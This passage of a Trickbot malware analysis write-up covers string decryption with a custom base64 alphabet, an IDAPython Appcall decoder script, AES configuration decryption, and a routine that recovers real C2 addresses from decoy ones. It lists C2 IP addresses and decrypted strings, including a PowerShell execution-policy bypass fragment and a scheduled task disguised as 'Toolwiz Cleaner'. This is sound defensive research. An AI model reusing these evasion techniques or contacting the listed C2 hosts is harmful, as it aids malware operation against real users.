.data:0042034E str_01J9aFDfmbQEJF2AX db '0+1J9aFDfmbQEJF2AX',0
.data:00420361 str_9a5SlnzzvcpEJzb05 db '9a5Slnzzv+cpEJzb05',0
.data:00420374 str_la3hEJbQ9n0zEJBG0Q_0 db 'la3hEJbQ9n0zEJBG0Q',0
.data:00420387 str_la3hEJbQE4FM db 'la3hEJbQE4FM',0

```

The decode function receives the input parameter as the index value of the string, then decodes the string using the base64 algorithm with the custom character set:

```

unsigned int __cdecl f_tb_decode_str(int str_idx, const char *dec_str)
{
    const char *p_enc_str; // ecx
    int idx; // edx
    bool c; // zf
    int v5; // edx

    p_enc_str = str_lWebLWDhvIzeAn68AWze0KSLWBD;
    idx = str_idx - 1;
    if ( str_idx != 1 )
    {
        do
        {
            do
            {
                c = *p_enc_str++ == 0;
            } while ( !c );
            v5 = -idx;
            c = v5 == 0xFFFFFFFF;
            idx = ~v5;
        } while ( !c );
    }
    return f_tb_custom_b64_decode(p_enc_str, dec_str);
}

```

```

.data:00421A0C ; char b64_custom_charset[]
.data:00421A0C b64_custom_charset db '53Iwd6smYcHEKFTiX1RLZkna109Av0frCeMpVbJ4ghUNjDS2QuGxPoW+qz8tyB/7',0
.data:00421A0C ; DATA XREF: f_tb_custom_b64_decode:loc_418C21f0

```

To be able to decode these strings and add related annotations in IDA, I use IDA's [Appcall](#) feature and refer to the code [here](#). The entire python code is as follows:

```
import idc
import idaapi
import idutils

def decrypt_n_comment(func, func_name, enc):
    """
    Decrypt trickbot strings and set comment
    """
    for xref in idutils.XrefsTo(idc.get_name_ea_simple(func_name)):
        # init retrieve arguments
        print("[+] decrypting encrypted string at {:08X}".format(xref.frm))
        current_address = xref.frm
        addr_minus_15 = current_address - 15

        while current_address >= addr_minus_15:
            current_address = idc.prev_head(current_address)
            if idc.print_insn_mnem(current_address) == "push" and idc.get_operand_type(current_address, 0) == idc.o_imm:
                idx = idc.get_operand_value(current_address, 0)
                break

        buf = idaapi.Appcall.buffer("\x00" * 1600)

        # Call Trickbot's func
        try:
            res = func(buf, idx)
        except Exception as e:
            print("FAILED: appcall failed: {}".format(e))
            continue

        try:
            # Add comments
            print("Decrypted string: %s" % buf.value.decode(enc).rstrip('\x00\x00'))
            idc.set_cmt(xref.frm, b'{}'.format(buf.value.decode(enc).rstrip('\x00\x00')), idc.SN_NOWARN)
        except:
            print("FAILED: to add comment")
            continue

# Initialization
FUNC_NAME = "f_tb_w_decode_string" #00401C30
FUNC_NAME2 = "f_tb_w_decode_string2" #00413830

PROTO = "int __cdecl ({:s})(char *dec_str, int str_idx);".format(FUNC_NAME)
PROTO2 = "int __cdecl ({:s})(char *dec_str, int str_idx);".format(FUNC_NAME2)

# Execution
decrypt_function = idaapi.Appcall.proto(FUNC_NAME, PROTO)
decrypt_n_comment(decrypt_function, FUNC_NAME, "utf-16")

decrypt_function = idaapi.Appcall.proto(FUNC_NAME2, PROTO2)
decrypt_n_comment(decrypt_function, FUNC_NAME2, "utf-8")
```

The results before and after the script execution will make the analysis easier:

xrefs to f_tb_w_decode_string				xrefs to f_tb_w_decode_string			
Direction	Typ	Address	Text	Direction	Typ	Address	Text
Up	p	sub_401880+48	call f_tb_w_decode_string	Up	p	sub_401880+48	call f_tb_w_decode_string; 'Module is not valid'
Down	p	sub_402310+7D	call f_tb_w_decode_string	Down	p	sub_402310+7D	call f_tb_w_decode_string; '%s'
Down	p	sub_402720+53	call f_tb_w_decode_string	Down	p	sub_402720+53	call f_tb_w_decode_string; '/%s/%s/10/%s/%s/%u/'
Down	p	sub_402910+2F	call f_tb_w_decode_string	Down	p	sub_402910+2F	call f_tb_w_decode_string; 'user'
Down	p	sub_402970+44	call f_tb_w_decode_string	Down	p	sub_402970+44	call f_tb_w_decode_string; '.tmp'
Down	p	sub_402E90+1D	call f_tb_w_decode_string	Down	p	sub_402E90+1D	call f_tb_w_decode_string; 'E: 0x&A: 0x&A'
Down	p	sub_402E90+48	call f_tb_w_decode_string	Down	p	sub_402E90+48	call f_tb_w_decode_string; 'exc'
Down	p	sub_403A40+190	call f_tb_w_decode_string	Down	p	sub_403A40+190	call f_tb_w_decode_string; 'SeDebugPrivilege'
Down	p	sub_403A40+FF0	call f_tb_w_decode_string	Down	p	sub_403A40+FF0	call f_tb_w_decode_string; 'mutant'
Down	p	sub_4051D0:loc_405353	call f_tb_w_decode_string	Down	p	sub_4051D0:loc_405353	call f_tb_w_decode_string; 'Unknown'
Down	p	sub_4051D0:loc_40537D	call f_tb_w_decode_string	Down	p	sub_4051D0:loc_40537D	call f_tb_w_decode_string; 'x86'
Down	p	sub_4051D0+1E2	call f_tb_w_decode_string	Down	p	sub_4051D0+1E2	call f_tb_w_decode_string; '%s %s SP&u'
Down	p	sub_4051D0+222	call f_tb_w_decode_string	Down	p	sub_4051D0+222	call f_tb_w_decode_string; '%s %s'
Down	p	sub_405880+108	call f_tb_w_decode_string	Down	p	sub_405880+108	call f_tb_w_decode_string; '/%s/%s/14/%s/%s/0/'
Down	p	sub_4077E0+46	call f_tb_w_decode_string	Down	p	sub_4077E0+46	call f_tb_w_decode_string; 'VERS'
Down	p	sub_4077E0+14A	call f_tb_w_decode_string	Down	p	sub_4077E0+14A	call f_tb_w_decode_string; 'SINJ'
Down	p	sub_4077E0+C90	call f_tb_w_decode_string	Down	p	sub_4077E0+C90	call f_tb_w_decode_string; 'ModuleQuery'
Down	p	sub_4077E0+CBA	call f_tb_w_decode_string	Down	p	sub_4077E0+CBA	call f_tb_w_decode_string; 'WantRelease'
Down	p	sub_408C70+21	call f_tb_w_decode_string	Down	p	sub_408C70+21	call f_tb_w_decode_string; 'kernel32.dll'
Down	p	sub_408D50+29	call f_tb_w_decode_string	Down	p	sub_408D50+29	call f_tb_w_decode_string; 'kps'
Down	p	sub_408E50+107	call f_tb_w_decode_string	Down	p	sub_408E50+107	call f_tb_w_decode_string; '%s%s'
Down	p	sub_409C40+2E	call f_tb_w_decode_string	Down	p	sub_409C40+2E	call f_tb_w_decode_string; 'path'
Down	p	sub_40A0E0+75	call f_tb_w_decode_string	Down	p	sub_40A0E0+75	call f_tb_w_decode_string; 'en-EN\\'
Down	p	sub_40A490+57	call f_tb_w_decode_string	Down	p	sub_40A490+57	call f_tb_w_decode_string; '/%s/%s/23/%u/'
Down	p	sub_40AC30+65	call f_tb_w_decode_string	Down	p	sub_40AC30+65	call f_tb_w_decode_string; 'tmp'
Down	p	sub_40B000+27	call f_tb_w_decode_string	Down	p	sub_40B000+27	call f_tb_w_decode_string; 'pIT NULL'
Down	p	sub_40B100+61	call f_tb_w_decode_string	Down	p	sub_40B100+61	call f_tb_w_decode_string; 'SetCbPrivilege'
Down	p	sub_40B970+5C	call f_tb_w_decode_string	Down	p	sub_40B970+5C	call f_tb_w_decode_string; 'svchost.exe'
Down	p	sub_40BE60+4A	call f_tb_w_decode_string	Down	p	sub_40BE60+4A	call f_tb_w_decode_string; 'settings.ini'
Down	p	sub_40C4A0+55	call f_tb_w_decode_string	Down	p	sub_40C4A0+55	call f_tb_w_decode_string; '%s.%s.%s'
Down	p	sub_40C780+D7	call f_tb_w_decode_string	Down	p	sub_40C780+D7	call f_tb_w_decode_string; 'reload&d'
Down	p	sub_40CC70+30	call f_tb_w_decode_string	Down	p	sub_40CC70+30	call f_tb_w_decode_string; 'Toolwiz Cleaner'
Down	p	sub_40CC70+C7	call f_tb_w_decode_string	Down	p	sub_40CC70+C7	call f_tb_w_decode_string; 'SYSTEM'
Down	p	sub_40D280+40	call f_tb_w_decode_string	Down	p	sub_40D280+40	call f_tb_w_decode_string; '/%s/%s/5/%s/'
Down	p	sub_40D3E0+5D	call f_tb_w_decode_string	Down	p	sub_40D3E0+5D	call f_tb_w_decode_string; ''


xrefs to f.tb_w_decode_string2				xrefs to f.tb_w_decode_string2			
Direction	Typ	Address	Text	Direction	Typ	Address	Text
Up	p	sub_408C70+30	call f.tb_w_decode_string2	Up	p	sub_408C70+30	call f.tb_w_decode_string2; 'LoadLibraryW'
Up	p	sub_408E60+33E	call f.tb_w_decode_string2	Up	p	sub_408E60+33E	call f.tb_w_decode_string2; ' %u %u %u'
Up	p	sub_40E3E0+18	call f.tb_w_decode_string2	Up	p	sub_40E3E0+18	call f.tb_w_decode_string2; '-----Boundary%08X'
Up	p	sub_40E3E0+FF	call f.tb_w_decode_string2	Up	p	sub_40E3E0+FF	call f.tb_w_decode_string2; '---%s
Up	p	sub_40E3E0+101	call f.tb_w_decode_string2	Up	p	sub_40E3E0+101	call f.tb_w_decode_string2; '---%s--
Down	p	sub_413850+146	call f.tb_w_decode_string2	Down	p	sub_413850+146	call f.tb_w_decode_string2; 'start'
Down	p	sub_413850+18E	call f.tb_w_decode_string2	Down	p	sub_413850+18E	call f.tb_w_decode_string2; 'control'
Down	p	sub_413850+1FD	call f.tb_w_decode_string2	Down	p	sub_413850+1FD	call f.tb_w_decode_string2; 'freebuffer'
Down	p	sub_413850+23C	call f.tb_w_decode_string2	Down	p	sub_413850+23C	call f.tb_w_decode_string2; 'release'
Down	p	sub_415030+28	call f.tb_w_decode_string2	Down	p	sub_415030+28	call f.tb_w_decode_string2; 'GetProcAddress'
Down	p	sub_416250+42C	call f.tb_w_decode_string2	Down	p	sub_416250+42C	call f.tb_w_decode_string2; '.reloc'
Down	p	sub_416250+6CC	call f.tb_w_decode_string2	Down	p	sub_416250+6CC	call f.tb_w_decode_string2; '.reloc'
Down	p	sub_419320+33	call f.tb_w_decode_string2	Down	p	sub_419320+33	call f.tb_w_decode_string2; 'WTSEnumerateSessionsA'
Down	p	sub_419320+50	call f.tb_w_decode_string2	Down	p	sub_419320+50	call f.tb_w_decode_string2; 'WTSFreeMemory'
Down	p	sub_419320+64	call f.tb_w_decode_string2	Down	p	sub_419320+64	call f.tb_w_decode_string2; 'WTSGetActiveConsoleSessionId'
Down	p	sub_419320+78	call f.tb_w_decode_string2	Down	p	sub_419320+78	call f.tb_w_decode_string2; 'WTSQueryUserToken'
Down	p	sub_419330+AC	call f.tb_w_decode_string2	Down	p	sub_419330+AC	call f.tb_w_decode_string2; 'UrlEscapeW'
Down	p	sub_4183D0+19	call f.tb_w_decode_string2	Down	p	sub_4183D0+19	call f.tb_w_decode_string2; '<moduleconfig>*c/moduleconfig</moduleconfig>'
Down	p	sub_4183D0+9E	call f.tb_w_decode_string2	Down	p	sub_4183D0+9E	call f.tb_w_decode_string2; '<moduleconfig>*c/moduleconfig</moduleconfig>'
Down	p	sub_41D990+177	call f.tb_w_decode_string2	Down	p	sub_41D990+177	call f.tb_w_decode_string2; 'WaitForSingleObject'
Down	p	sub_41D990+193	call f.tb_w_decode_string2	Down	p	sub_41D990+193	call f.tb_w_decode_string2; 'CloseHandle'
Down	p	sub_41D990+1AC	call f.tb_w_decode_string2	Down	p	sub_41D990+1AC	call f.tb_w_decode_string2; 'SignalObjectAndWait'
Down	p	sub_41D990+1C2	call f.tb_w_decode_string2	Down	p	sub_41D990+1C2	call f.tb_w_decode_string2; 'ExitProcess'
Down	p	sub_41D990+108	call f.tb_w_decode_string2	Down	p	sub_41D990+108	call f.tb_w_decode_string2; 'ResetEvent'
Down	p	sub_41D990+1F1	call f.tb_w_decode_string2	Down	p	sub_41D990+1F1	call f.tb_w_decode_string2; 'InitializeCriticalSection'
Down	p	sub_41D990+20A	call f.tb_w_decode_string2	Down	p	sub_41D990+20A	call f.tb_w_decode_string2; 'LeaveCriticalSection'
Down	p	sub_41D990+223	call f.tb_w_decode_string2	Down	p	sub_41D990+223	call f.tb_w_decode_string2; 'EnterCriticalSection'

In addition, for easy tracking and comparison, we can also write a standalone decryption script to get the entire list of strings. Please see the **Appendix 1 – Complete list of decrypted strings** below.

### 9.3. Decrypt the configuration and extract the C2s list

#### 9.3.1. Decrypt the configuration

Trickbot stores encrypted configuration information in the .text section, when executed it will get information about the size of the data and allocate memory accordingly. After that will perform data decryption by using a xor loop.



The data obtained after the above step will be decrypted again by using AES algorithm (MODE\_CBC) to get the C2s list. Before decryption, Trickbot will generate the AES key and IV:



```

config_info.config_length = 0;
config_info.c2_config_data = 0;
bRet = FALSE;
if ( f_tb_decrypt_and_verify_c2_config(decode_data, data_size, &config_info, &config_info.config_length)
    && sub_414CF0(parsed_c2_config, config_info.c2_config_data, config_info.config_length) )

```

```

ret = FALSE;
aes256_key = 0;
aes_iv = 0;
c2_config_dec = 0;
c2_data_len[0] = 0;
if ( data_size ≥ 0x30 )
{
    // Generate aes_256 key from first 32 bytes of c2_dec_data (c2_dec_data[0] → c2_dec_data[31]).
    if ( f_tb_recursive_calc_sha256(c2_enc_data, 0x20, &aes256_key) )
    {
        // Generate IV from next 32 bytes of c2_dec_data (c2_dec_data[16] → c2_dec_data[47])
        if ( f_tb_recursive_calc_sha256(c2_enc_data + 4, 0x20, &aes_iv) )
        {

```

```

data_size = 0x20;
data[7] = c2_enc_data[7];
data[6] = c2_enc_data[6];
data[5] = c2_enc_data[5];
data[4] = c2_enc_data[4];
data[3] = c2_enc_data[3];
data[2] = c2_enc_data[2];
v6 = *c2_enc_data;
data[1] = c2_enc_data[1];
*data = v6;
while ( f_tb_calc_hash_based_on_Algid(data, data_size, &sha256_hash, sha256_size, CALG_SHA_256) )
{
    if ( data_size ≠ 0x1000 )
    {
        data[data_size / 4 + 7] = sha256_hash[7];
        data[data_size / 4 + 6] = sha256_hash[6];
        data[data_size / 4 + 5] = sha256_hash[5];
        data[data_size / 4 + 4] = sha256_hash[4];
        data[data_size / 4 + 3] = sha256_hash[3];
        data[data_size / 4 + 2] = sha256_hash[2];
        v8 = *sha256_hash;
        data[data_size / 4 + 1] = sha256_hash[1];
        data[data_size / 4] = v8;
        data_size += 0x20;
        if ( data_size < 0x1001 )
        {
            continue;
        }
    }
    ret = TRUE;
    *sha256_hash_val = sha256_hash;
    goto free_data;
}

```

The calculated aes\_key and aes\_iv values will then be used for data decryption as followings:





```

<mcconf>
<ver>2000035</ver>
<gtag>zvs1</gtag>
<servs>
  <srv>36.91.117.231: 443</srv>
  <srv>36.89.228.201: 443</srv>
  <srv>103.75.32.173: 443</srv>
  <srv>45.115.172.105: 443</srv>
  <srv>36.95.23.89: 443</srv>
  <srv>103.123.86.104: 443</srv>
  <srva>94.54.148.227: 41841</srva>
  <srva>53.112.255.134: 36465</srva>
  <srva>159.190.20.85: 43824</srva>
  <srva>95.37.49.184: 5589</srva>
  <srva>135.122.224.8: 39900</srva>
  <srva>131.3.167.255: 42399</srva>
  <srva>97.133.6.172: 33500</srva>
  <srva>208.47.170.240: 33985</srva>
  <srva>156.181.251.71: 20444</srva>
  <srva>143.151.93.200: 52073</srva>
  <srva>185.229.207.113: 11213</srva>
  <srva>229.227.144.173: 29390</srva>
  <srva>206.231.187.130: 24014</srva>
  <srva>249.100.113.241: 5171</srva>
  <srva>96.133.7.173: 33756</srva>
  <srva>46.225.10.176: 60063</srva>
  <srva>249.154.158.198: 1500</srva>
  <srva>247.87.131.26: 54735</srva>
  <srva>64.41.122.50: 21121</srva>
  <srva>112.249.251.253: 816</srva>
</servs>
</mcconf>

```

Real C2 addresses

Fake C2 addresses

Trickbot use the following code to convert the addresses in the <srva> </srva> tag to real C2 addresses.

```

if ( !f_tb_convert_to_hex(*wsz_c2_ip_addr, c2_ip_hex) )
{
    return FALSE;
}
o2 = c2_ip_hex[2];
not_o2 = ~c2_ip_hex[2];
// octets[0] = octets[2] ^ octets[0]
c2_ip_hex[0] = ~c2_ip_hex[2] & c2_ip_hex[0] | c2_ip_hex[2] & ~c2_ip_hex[0];
o0 = c2_ip_hex[0];
// octets[2] = octets[3] ^ octets[2]
c2_ip_hex[2] = (~c2_ip_hex[3] & 0x40 | c2_ip_hex[3] & 0xBF) ^ (~c2_ip_hex[2] & 0x40 | c2_ip_hex[2] & 0xBF);
o3 = o2 & ~c2_ip_hex[1] | c2_ip_hex[1] & not_o2;
o3_ = o3;
// octets[1] = octets[1] ^ octets[2]
c2_ip_hex[1] = ~c2_ip_hex[1] & c2_ip_hex[2] | c2_ip_hex[1] & ~c2_ip_hex[2];
// octets[3] = octets[1] ^ octets[2]
c2_ip_hex[3] = o3;
// n = octets[0] & 0xFF
n = ~c2_ip_hex[0] & 0xA44F1BBF | c2_ip_hex[0] & 0x40;
// c2_port = c2_port ^ (n ^ (octets[3] << 8 & 0xFF00))
*c2_port = *c2_port & ~(n ^ (~(o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) | (n ^ (~(o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) & ~*c2_port;
f_tb_HeapFree(*wsz_c2_ip_addr);
srcStr[0] = 0;
// %u.%u.%u.%u
f_tb_w_decode_string(sz_format, 0xB7);
f_tb_format_string(srcStr, 0x100, sz_format, o0);
*wsz_c2_ip_addr = f_w_tb_memcpy(srcStr, 0x100000u);
return TRUE;
}

```

The above pseudocode is converted to python code as below:

```
def revert_cc_addr(ip_addr, port):
    octets = ip_addr.split('.')
    o0 = int(octets[0])
    o1 = int(octets[1])
    o2 = int(octets[2])
    o3 = int(octets[3])

    o0_ = o0 ^ o2
    o2_ = o2 ^ o3
    o1_ = o1 ^ o2_
    o3_ = o1 ^ o2

    n = (o0_ & 0xFF) ^ ((o3_ << 8 & 0xFF00))
    port = (n & 0xFFFF) ^ port

    return '%d.%d.%d.%d:%d' % (o0_, o1_, o2_, o3_, port)
```

Here is the C2 list after the transformation:

```
202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443
```

Please see **Appendix 2 – C2s list** below for the complete list.

## 10. References

- ◆ [Trickbot Still Alive and Well](#)
- ◆ [Trickbot Brief: Creds and Beacons](#)
- ◆ [Importing Ollydbg Addresses into IDA](#)
- ◆ [https://github.com/hasherezade/malware\\_analysis/tree/master/trickbot](https://github.com/hasherezade/malware_analysis/tree/master/trickbot)
- ◆ [Introducing the Appcall feature in IDA Pro 5.6](#)
- ◆ <https://github.com/coldshell/IDA-appcall>
- ◆ [Detricking TrickBot Loader](#)

## 11. Appendix 1 – Complete list of decrypted strings

### All decrypted strings

```
index : 0 --> Decoded string : b'checkip.amazonaws.com'
index : 1 --> Decoded string : b'ipecho.net'
index : 2 --> Decoded string : b'ipinfo.io'
index : 3 --> Decoded string : b'api.ipify.org'
index : 4 --> Decoded string : b'icanhazip.com'
index : 5 --> Decoded string : b'myexternalip.com'
```

```
index : 6 --> Decoded string : b'wtfismyip.com'
index : 7 --> Decoded string : b'ip.anysrc.net'
index : 8 --> Decoded string : b'api.ipify.org'
index : 9 --> Decoded string : b'api.ip.sb'
index : 10 --> Decoded string : b'ident.me'
index : 11 --> Decoded string : b'www.myexternalip.com'
index : 12 --> Decoded string : b'/plain'
index : 13 --> Decoded string : b'/ip'
index : 14 --> Decoded string : b'/raw'
index : 15 --> Decoded string : b'/text'
index : 16 --> Decoded string : b'/?format=text'
index : 17 --> Decoded string : b'zen.spamhaus.org'
index : 18 --> Decoded string : b'cbl.abuseat.org'
index : 19 --> Decoded string : b'b.barracudacentral.org'
index : 20 --> Decoded string : b'dnsbl-1.uceprotect.net'
index : 21 --> Decoded string : b'spam.dnsbl.sorbs.net'
index : 22 --> Decoded string : b'bdns.at'
index : 23 --> Decoded string : b'bdns.by'
index : 24 --> Decoded string : b'bdns.co'
index : 25 --> Decoded string : b'bdns.im'
index : 26 --> Decoded string : b'bdns.link'
index : 27 --> Decoded string : b'bdns.nu'
index : 28 --> Decoded string : b'bdns.pro'
index : 29 --> Decoded string : b'b-dns.se'
index : 30 --> Decoded string : b'ruv_'
index : 31 --> Decoded string : b'<UserId>'
index : 32 --> Decoded string : b'rundll32.exe '
index : 33 --> Decoded string : b'control'
index : 34 --> Decoded string : b' %u %u %u %u'
index : 35 --> Decoded string : b'</BootTrigger>\n'
index : 36 --> Decoded string : b'path'
index : 37 --> Decoded string : b'Toolwiz Cleaner'
index : 38 --> Decoded string : b'GET'
index : 39 --> Decoded string : b'WTSGetActiveConsoleSessionId'
index : 40 --> Decoded string : b'Param 0'
index : 41 --> Decoded string : b'Create ZP failed'
index : 42 --> Decoded string : b'%s/%s/64/%s/%s/%s/'
index : 43 --> Decoded string : b'Decode param64 error'
index : 44 --> Decoded string : b'client is not behind NAT'
index : 45 --> Decoded string : b'Windows Server 2003'
index : 46 --> Decoded string : b'start'
index : 47 --> Decoded string : b'SYSTEM'
index : 48 --> Decoded string : b'kernel32.dll'
index : 49 --> Decoded string : b'SeDebugPrivilege'
index : 50 --> Decoded string : b'.txt'
index : 51 --> Decoded string : b'Load to M failed'
index : 52 --> Decoded string : b'winsta0\\default'
index : 53 --> Decoded string : b'eventfail'
index : 54 --> Decoded string : b'Windows 10 Server'
index : 55 --> Decoded string : b'data'
index : 56 --> Decoded string : b' working'
index : 57 --> Decoded string : b'%u%u%u.'
index : 58 --> Decoded string : b'</LogonTrigger>\n'
index : 59 --> Decoded string : b'shlwapi'
index : 60 --> Decoded string : b'cn\\'
index : 61 --> Decoded string : b'-----Boundary%08X'
index : 62 --> Decoded string : b'curl/7.78.0'
index : 63 --> Decoded string : b'GetProcAddress'
index : 64 --> Decoded string : b'</Command>\n<Arguments>'
index : 65 --> Decoded string : b'\\svchost.exe'
```

```
index : 66 --> Decoded string : b'--%s--\r\n\r\n'
index : 67 --> Decoded string : b'SignatureLength'
index : 68 --> Decoded string : b'tmp'
index : 69 --> Decoded string : b'in'
index : 70 --> Decoded string : b'SeTcbPrivilege'
index : 71 --> Decoded string : b'52'
index : 72 --> Decoded string : b'\\*'
index : 73 --> Decoded string : b'0.0.0.0'
index : 74 --> Decoded string : b'</Exec>\n</Actions>\n</Task>\n'
index : 75 --> Decoded string : b'ModuleQuery'
index : 76 --> Decoded string : b'No params'
index : 77 --> Decoded string : b'DNSBL'
index : 78 --> Decoded string : b'%02X'
index : 79 --> Decoded string : b'VERS'
index : 80 --> Decoded string : b'cmd.exe'
index : 81 --> Decoded string : b'/%s/%s/0/%s/%s/%s/%s/%s/'
index : 82 --> Decoded string : b'noname'
index : 83 --> Decoded string : b'Control failed'
index : 84 --> Decoded string : b'LoadLibraryW'
index : 85 --> Decoded string : b'InitializeCriticalSection'
index : 86 --> Decoded string : b'Create xml2 failed'
index : 87 --> Decoded string : b'</Triggers>\n<Principals>\n<Principal id="Author">\n'
index : 88 --> Decoded string : b'not listed'
index : 89 --> Decoded string : b'Create xml failed'
index : 90 --> Decoded string : b'Windows Server 2012'
index : 91 --> Decoded string : b'CloseHandle'
index : 92 --> Decoded string : b'pIT connect failed, 0x%x'
index : 93 --> Decoded string : b'Windows Server 2008'
index : 94 --> Decoded string : b'WantRelease'
index : 95 --> Decoded string : b'i:'
index : 96 --> Decoded string : b'</Command>'
index : 97 --> Decoded string : b'client is behind NAT'
index : 98 --> Decoded string : b'Register u failed, 0x%x'
index : 99 --> Decoded string : b'/%s/%s/25/%s/'
index : 100 --> Decoded string : b'/%s/%s/14/%s/%s/0/'
index : 101 --> Decoded string : b'1108'
index : 102 --> Decoded string : b'ExitProcess'
index : 103 --> Decoded string : b'POST'
index : 104 --> Decoded string : b'\\cmd.exe'
index : 105 --> Decoded string : b'PROMPT'
index : 106 --> Decoded string : b'x64'
index : 107 --> Decoded string : b'Windows 2000'
index : 108 --> Decoded string : b'user'
index : 109 --> Decoded string : b'Unable to load module from server'
index : 110 --> Decoded string : b'/%s/%s/10/%s/%s/%u/'
index : 111 --> Decoded string : b'Process has been finished\n'
index : 112 --> Decoded string : b'--%s\r\nContent-Disposition: form-data; name="%S"\r\n\r\n'
index : 113 --> Decoded string : b'Process was unloaded'
index : 114 --> Decoded string : b'testscript'
index : 115 --> Decoded string : b'CI failed, 0x%x'
index : 116 --> Decoded string : b'%08lX%04lX%u'
index : 117 --> Decoded string : b'Invalid params count'
index : 118 --> Decoded string : b'WTSQueryUserToken'
index : 119 --> Decoded string : b'S-1-5-18'
index : 120 --> Decoded string : b'\\Toolwiz-Cleaner'
index : 121 --> Decoded string : b'dsize:%u'
index : 122 --> Decoded string : b'GetParentInfo error'
index : 123 --> Decoded string : b'reload%d'
index : 124 --> Decoded string : b'/%s/%s/5/%s/'
index : 125 --> Decoded string : b' '
```

index : 126 --> Decoded string : b'D:(A;;GA;;;WD)(A;;GA;;;BA)(A;;GA;;;SY)(A;;GA;;;RC)'

index : 127 --> Decoded string : b'explorer.exe'

index : 128 --> Decoded string : b'Unknown'

index : 129 --> Decoded string : b'x86'

index : 130 --> Decoded string : b'Content-Type: multipart/form-data; boundary=%s\r\nContent-Length: %d\r\n\r\n'

index : 131 --> Decoded string : b'pIT GetFolder failed, 0x%x'

index : 132 --> Decoded string : b'%s %s'

index : 133 --> Decoded string : b'Windows 7'

index : 134 --> Decoded string : b'en-EN\\'

index : 135 --> Decoded string : b't:'

index : 136 --> Decoded string : b'Execute from user'

index : 137 --> Decoded string :  
b'</Principal>\n</Principals>\n<Settings>\n<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>\n<DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>\n<StopIfGoingOnBatteries>>true</StopIfGoingOnBatteries>\n<AllowHardTerminate>>true</AllowHardTerminate>\n<StartWhenAvailable>>true</StartWhenAvailable>\n<RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>\n<IdleSettings>\n\t\t<StopOnIdleEnd>>true</StopOnIdleEnd>\n\t\t\t<RestartOnIdle>>false</RestartOnIdle>\n\t\t</IdleSettings>\n<AllowStartOnDemand>>true</AllowStartOnDemand>\n<Enabled>>true</Enabled>\n<Hidden>>false</Hidden>\n<RunOnlyIfIdle>>false</RunOnlyIfIdle>\n<WakeToRun>>false</WakeToRun>\n<ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\n<Priority>6</Priority>\n</Settings>\n<ActionsContext>"Author">\n<Exec>\n\t\t<Command>

index : 138 --> Decoded string : b'Windows Server 2008 R2'

index : 139 --> Decoded string : b'Windows Vista'

index : 140 --> Decoded string : b'Run D failed'

index : 141 --> Decoded string : b'Win32 error'

index : 142 --> Decoded string : b'/%s/%s/1/%s/'

index : 143 --> Decoded string : b'SINJ'

index : 144 --> Decoded string : b'Module already unloaded'

index : 145 --> Decoded string : b'%016lX%016lX'

index : 146 --> Decoded string : b'</Arguments>\n'

index : 147 --> Decoded string : b'Load to P failed'

index : 148 --> Decoded string : b'Module is not valid'

index : 149 --> Decoded string : b'<LogonTrigger>\n<Enabled>>true</Enabled>\n'

index : 150 --> Decoded string : b'<moduleconfig>\*</moduleconfig>'

index : 151 --> Decoded string : b'freebuffer'

index : 152 --> Decoded string : b'failed'

index : 153 --> Decoded string : b'listed'

index : 154 --> Decoded string : b'Windows Server 2012 R2'

index : 155 --> Decoded string : b'50'

index : 156 --> Decoded string : b'LeaveCriticalSection'

index : 157 --> Decoded string : b'info'

index : 158 --> Decoded string : b'ver.txt'

index : 159 --> Decoded string : b' /C cscript '

index : 160 --> Decoded string : b'ECCPUBLICBLOB'

index : 161 --> Decoded string : b'delete'

index : 162 --> Decoded string : b'm:'

index : 163 --> Decoded string : b'First'

index : 164 --> Decoded string : b'/C powershell -executionpolicy bypass -File '

index : 165 --> Decoded string : b'Global\\'

index : 166 --> Decoded string : b'kps'

index : 167 --> Decoded string : b'%s/%s/63/%s/%s/%s/%s/'

index : 168 --> Decoded string : b'%s%s'

index : 169 --> Decoded string : b'.reloc'

index : 170 --> Decoded string : b'rundll32'

index : 171 --> Decoded string : b'<?xml version="1.0" encoding="UTF-16"?>\n<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">\n<RegistrationInfo>\n<Version>1.1.1</Version>\n<Author>Toolwiz Cleaner</Author>\n<Description>With Toolwiz Cleaner application, you can easily clean your net files.</Description>\n<URI>\\ToolwizCleaner.net</URI>\n</RegistrationInfo>\n<Triggers>\n'

```
index : 172 --> Decoded string :  
b'<LogonType>InteractiveToken</LogonType>\n<RunLevel>LeastPrivilege</RunLevel>'  
index : 173 --> Decoded string : b'SignalObjectAndWait'  
index : 174 --> Decoded string : b'%s.%s.%s.%s'  
index : 175 --> Decoded string : b'Windows 8'  
index : 176 --> Decoded string : b'exc'  
index : 177 --> Decoded string : b'Launch USER failed'  
index : 178 --> Decoded string : b'regsvr32'  
index : 179 --> Decoded string : b'settings.ini'  
index : 180 --> Decoded string : b'/%s/%s/23/%u/'  
index : 181 --> Decoded string : b'ECDSA_P384'  
